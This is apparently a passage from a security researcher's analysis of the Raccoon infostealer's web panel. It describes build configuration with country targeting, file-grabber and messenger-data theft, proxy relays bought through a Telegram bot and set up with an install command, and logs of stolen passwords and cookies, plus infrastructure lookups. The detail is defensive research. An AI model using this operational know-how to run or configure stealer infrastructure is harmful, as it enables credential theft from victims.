
Current version: 2.1.1.1

Page 1 of 1 Go to 1 Show 20 Showing 1 of 1

□		Version	Proxies	Config	Date	Tag	Comment	Public stat
	Search...						Search...	
	[redacted] [redacted] exe dll	2.1.1.1	http://[redacted]	Default	[redacted]		[redacted]	

It is possible to add new builds if multiple variants have been purchased. The interface also allows a (custom) configuration to be associated with each build created.

The configuration can be created by selecting the "Add Config" item at the top and defining one (or more) rules related to both the File Loader and the File Grabber:



Add config

Config name | Screenshots | Telegram | Discord | Signal

File loader — Rule: 1 — EXE — URL — %USERPROFILE%\ — Countries: us,de,fr,nl — Exclude countries: us,de,fr,nl

File grabber — Rule: 1 — Rule name — Path — Mask — Max file size (Kb): 0 — Excludes — Recursive □ — Shortcuts □


It is possible, for example, to reserve the malware only for certain countries or, conversely, to have it run worldwide except in some specifically specified nations.

By means of File Grabber's rules, it is possible to indicate punctually in which folders to go and search for data, or which extensions not to consider in the collection, as well as to put a limit on the maximum size of the file to be exfiltrated.

It is also possible to collect screenshots and data related to Telegram, Signal and Discord.

Proxies Section

Without first generating a proxy, a build cannot be generated:



Builds


Not found enabled proxies

Current version: 2.1.1.1

Page 1 of 0 — Go to 1 — Show 20 — Showing 0 of 0

□	Version	Proxies	Config	Date	Tag	Comment	Public stat

Purchasing a proxy can be done by pressing the "Buy Proxy - zerohost.io" button found precisely in the proxy section:




Proxies ADD PROXY BUY PROXY - ZEROHOST.IO

Main proxy: [redacted]

TOTAL 1 ⌛ EXPIRED 1 Page 1 of 1 Go to 1 Show 20 Showing 1 of 1

□	Status	Type	Country	URL	Comment	Expires	Created
	All			Search...	Search...		
□	Alive [redacted]	private	US	http://[redacted]		[redacted]	[redacted]

By clicking on the button, you are referred to a telegram bot (@zerohostio_bot):




ZeroHost - Бот

@zerohostio_bot


Поддержка (Support) - @zerohost_support
Новости (News) - @zerohost_io

SEND MESSAGE

Trying to write a message and starting the bot accordingly, the following menu is shown:




By clicking on "Buy Server," you can proceed to purchase a VPS geolocated in Russia or the Netherlands:



💳 Buy Server 12:32

Select the desired server location 12:32

🇷🇺 Russia, Moscow (🎊 New Processor)
🇳🇱 Netherlands, Amsterdam



Location - 🇷🇺 Russia


🎉Promotion! All tariffs have a 33% discount!

Processor - **Ryzen 9 7950X (5.8Ghz)**
Memory - **DDR5 (5600 MHz)**
Internet - **10Gbps**
AntiDDoS protection **StormWall**

Select the desired tariff 12:32

1 CPU, 2 GB RAM, 20 GB NVMe, $30 per month
2 CPU, 4 GB RAM, 40 GB NVMe, $44 per month
4 CPU, 8 GB RAM, 80 GB NVMe, $72 per month
8 CPU, 16 GB RAM, 160 GB NVMe, $125 per month
12 CPU, 24 GB RAM, 240 GB NVMe, $170 per month
16 CPU, 32 GB RAM, 320 GB NVMe, $208 per month
24 CPU, 48 GB RAM, 480 GB NVMe, $284 per month


It is also possible to choose the machine's operating system, from a long list of available distributions:



Location - 🇷🇺 Russia
Tariff - **RU-HICPU-ABS-1-2**

Number of cores - **1 CPU R9 7950X (5.8Ghz)**
Memory - **2GB DDR5**
Disk size - **20GB NVMe**
Internet port - **10Gbps**
Price - **$30** 12:32


For payment, a choice is available with many different cryptocurrencies:



Choose a currency to top up 12:35

BTC	TON
ETH	USDT TRC-20
USDT ERC-20	USDC TRC-20
USDC ERC-20	BUSD
DASH	BCH
LTC	BNB
TRX	MATIC
LZT Market	

Once the proxy is purchased, it must be configured to communicate with the "main proxy."



Update proxy

Run script on your server

```
sudo sh install.sh 212.[redacted]
```

URL: http://[redacted]

Country code: us

Comment

Expires at: [redacted]2023

Enabled: ●

AV detects notifications: ○

This technique is used to reduce the likelihood that communications will be blocked: the victim's logs are in fact sent to the (new) proxy configured by the attacker (presumably not known from OSINT sources), and then forwarded to the "Main Proxy."

Logs Section

Within the Logs section are the data purloined from victims. These can be downloaded (via the "Download" button) or viewed conveniently from the graphical interface.

The screen shows the data in schematic form: each row corresponds to a different victim.

In the various columns, information regarding:

- **BLD**: is the number of the malware build, useful in case of multiple available builds

- **GEO**: the country and IP address of the victim


- **PWD**: the number of password retrieved by infostealer

- **CKE**: the number of cookies

- **WLT**: the number of cryptocurrency wallets recovered (Wallet)

- **CC**: the number of credit cards recovered

- **ACT**: the size of the data exfiltrated




Page 1 of 1 Go to 1 Show 20 Showing 3 of 3

□	BLD	GEO		PWD	CKE	WLT	CC	TAG	DAT	COM	ACT
□	[redacted]	[redacted]	[redacted]	0	23	0	0	Open	[redacted]		2.4kb
□	[redacted]	[redacted]	[redacted]	3	84	0	0	Open	[redacted]		5.5kb
□	[redacted]	[redacted]	[redacted]	0	0	0	0	Empty	[redacted]		0 bytes

By clicking on one of the non-zero entries, you can get the details of the information collected.

This, for example, is the Cookies screen:




Cookies

2023[redacted] [redacted]

Page 1 of 9 Go to 1 Show 10 Showing 10 of 84

Domain	Flag	Path	Secure	Expiration	Name
Search	Search	Search	Search	Search	Search
.google.com	TRUE	/	TRUE	1692933651	AEC
[redacted]	TRUE	/	TRUE	1692933651	AEC
[redacted]	TRUE	/	TRUE	1680704148	C
[redacted]	TRUE	/	FALSE	1712585746	G_ENABLED_IDPS
[redacted]	TRUE	/	TRUE	1712585750	HMACCOUNT_BFESS
[redacted]	TRUE	/	FALSE	1709561749	Hm_lvt_78c2187cd9672e12b05b3b99b54f472f
[redacted]	TRUE	/	TRUE	1680617748	ID
[redacted]	TRUE	/	TRUE	1709561748	KADUSERCOOKIE
[redacted]	TRUE	/	TRUE	1678112148	KTPCACOOKIE
.google.com	TRUE	/	TRUE	1693836936	NID

This one related to the passwords collected:




Passwords

2023 [redacted]

Page 1 of 1 Go to 1 Show 10 Showing 3 of 3

Browser	Link	Login	Password
Search	Search	Search	Search
Chrome (v110.0.5481.178-64, Profile: Default)	https:/[redacted]	[redacted]	[redacted]
Chrome (v110.0.5481.178-64, Profile: Default)	https:/[redacted]		[redacted]
Chrome (v110.0.5481.178-64, Profile: Default)	http://[redacted]	[redacted]	[redacted]

In case there is a lot of data present, there is an advanced search screen that allows you to filter through the various data present and quickly find the data of interest:




Date start: gg/mm/aaaa
Time start: --:--
Date end: gg/mm/aaaa
Time end: --:--

Passwords: eg twitter.com,pay.google.com
Cookies: eg twitter.com,pay.google.com
Wallets: eg electrum, metamask, exodus
Countries: eg us,de,fr,nl
Exclude countries: eg us,de,fr,nl
Build tags: Select build tags

Search mask remember your filter settings, will be displayed above the log table

Send files □ Send only logs with wallets □


Instead, clicking on Download downloads a .zipper file containing all the exfiltrated files from a directory in the "**rssrv.org**" domain:




https://rssrv.org/multidownloads/8dc17c32
7[redacted]086a4c/747fbec6ee
6[redacted]979/a74b4e3dc8edf
4[redacted]2/raccoon_3_logs_20
23-07-27 15:55:43.zip

	BLD				CKE	WLT	CC	TAG	DAT	COM	ACT
□	[redacted]	[redacted]	[redacted]		23	0	0	Open	2023-03-05 23:04:22		2.4kb
□	[redacted]	[redacted]	[redacted]	3	84	0	0	Open	2023-03-05 22:25:37		5.5kb
□	[redacted]	[redacted]	[redacted]	0	0	0	0	Empty	2023-03-05 21:47:50		0 bytes

The domain **rssrv.org** turns out, also, to be protected by Cloudflare:



```
[redacted]$ dig rssrv.org

; <<>> DiG 9.18.12-0ubuntu0.22.04.1-Ubuntu <<>> rssrv.org
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 47124
;; flags: qr rd ad; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;rssrv.org.                     IN      A

;; ANSWER SECTION:
rssrv.org.              0       IN      A       104.21.16.13
rssrv.org.              0       IN      A       172.67.209.194

;; Query time: 230 msec
;; SERVER: 172.17.240.1#53(172.17.240.1) (UDP)
;; WHEN: Tue Aug 01 15:05:56 CEST 2023
;; MSG SIZE  rcvd: 68
```




3 detected files communicating with this IP address

172.67.209.194 (172.67.0.0/16)
AS 13335 (CLOUDFLARENET)

US

Last Analysis Date
1 day ago




Did you intend to search across the file corpus instead? Click here
0
/ 88
Community Score
Similar
Graph
API

2 detected files communicating with this IP address

104.21.16.13 (104.16.0.0/13)
AS 13335 (CLOUDFLARENET)

Last Analysis Date
9 days ago


The downloaded .zipper archive contains all the files exfiltrated from the victim machine:



```
User ID: [redacted]|Administrator
Last seen: Sun Mar [redacted] 2023 15:25:37 GMT+0100 (Central European Standard Time)
Build: [redacted]


IP info: [redacted]

System Information:
    - Locale: Chinese (Simplified)
